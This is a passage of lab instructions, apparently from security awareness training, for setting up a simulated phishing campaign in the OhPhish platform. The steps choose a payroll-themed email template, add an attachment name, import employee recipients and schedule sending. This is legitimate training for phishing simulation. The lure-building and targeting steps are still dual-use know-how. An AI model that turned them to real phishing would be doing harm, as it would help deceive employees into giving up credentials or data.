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
46. In the OhPhish **Dashboard**, click on the **Send Attachment** option.



47. The **Create New Email Phishing Campaign** form appears.

    Note: **Almost Done** pop-up appears, click **DISCARD CHANGES**.

48. In the **Campaign Name** field, enter any name (here, **Test – Send to Attachment**). In the **Select Template Category** field, select **Office Mailers** from the drop-down list.

    Note: Ensure that the **Existing templates** button is selected in the **Email Template** field.

49. In the **Select Country** field, leave the default option selected (**All**).

50. In the **Select Template** field, select the **PF Amount Credited** option from the drop-down list and then click the **Select** button.

51. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

    Note: You can change the above-mentioned options if you want to.

52. In the **Attachment** field, enter any name (here, **PFinfo**).

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



53. Click **Select Source** button under **Import user's** field.

Import Users pop-up appears, click to select the **Quick Add** option from the list of options.



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
54. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.



55. Similarly, you can add the details of multiple users. Here, we added two users.
56. After adding the users' details, click **Import**.
57. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

    Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

58. Leave the **Landing Page** field set to its default value.
59. Scroll down to the end of the page and click **Create** to create the phishing campaign.

